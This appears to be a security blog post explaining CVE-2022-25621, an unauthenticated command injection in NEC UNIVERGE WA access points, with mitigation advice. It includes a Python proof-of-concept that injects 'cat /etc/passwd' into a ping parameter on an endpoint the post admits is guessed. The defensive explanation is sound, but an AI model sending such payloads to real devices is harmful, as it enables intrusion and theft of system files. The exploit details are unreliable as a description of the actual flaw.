
Summary:
A critical vulnerability (CVE-2022-25621) affects multiple NEC UNIVERGE wireless access points, including models WA 102, WA 151, WA 1511, WA 1512, WA 202, WA 2021, WA 261-AP, WA 2611-AP, WA 2611E-AP, and WA2612-AP, all running version 8.2.11 or earlier. Attackers can remotely run any OS command on these devices — no authentication required!
What’s the Problem? (In Simple Terms)
If you manage any of these NEC UNIVERGE access points (WA series), and you haven’t updated past version 8.2.11, a hacker on the internet can send a specially crafted request to your device and make it run ANY command they want. This means they can steal data, break your network, or add your device to a botnet — all remotely.
This is what cybersecurity professionals call remote code execution (RCE), and it’s as bad as it sounds.
How the Exploit Works
Attackers discovered a web management page fails to properly sanitize user input. If you send a certain parameter to the right URL, you can sneak in shell commands.
For instance, the web server might process a URL parameter like this inside a system call
os.system("ping " + user_input)
If attackers set user_input as 127...1;cat /etc/passwd, the system ends up running
ping 127...1;cat /etc/passwd
So instead of just pinging an address, it also prints the password file!
Example Attack (Code Snippet)
*This is a Python snippet to exploit this vulnerability (educational/demo purposes ONLY):*
import requests

# Target device IP and vulnerable endpoint
target_ip = "192.168.1.1"
vulnerable_uri = f"http://{target_ip}/cgi-bin/ping.cgi";

# The payload runs 'cat /etc/passwd' on the device
payload = "127...1;cat /etc/passwd"

# The vulnerable parameter (change if needed)
data = {"ip": payload}

# Send the exploit
response = requests.post(vulnerable_uri, data=data)

print(response.text)
What does this code do?
Posts data to a vulnerable script (ping.cgi) on the device with an "ip" parameter
- Delivers a command injection payload: cat /etc/passwd
Results: Shows you the password file contents from the device
> NOTE: The real endpoint and parameter name may differ, but this is the general attack approach. Adjust to fit your device.
Mitigation & Fix
- Upgrade Firmware: Get the official firmware patch from NEC.
- Network Segmentation: If you can’t update, restrict device management to trusted networks only.
- Firewall: Block public access to the web management port (usually 80/443).
Official References & Further Reading
- JPCERT/CC Alert - JVNVU#91528429
- NEC Product Advisory (Japanese, Google Translate for English)
- National Vulnerability Database CVE-2022-25621
Conclusion
CVE-2022-25621 is super dangerous.
If you use these NEC UNIVERGE WA devices, update NOW. Attackers are scanning the internet for these models as you read this.
Never expose device management ports to the public internet.
Patch everywhere. Monitor everything.
*If you found this helpful, share with your IT team! Secure your network before it’s too late.*
Timeline
Published on: 03/11/2022 18:15:00 UTC
Last modified on: 03/22/2022 17:53:00 UTC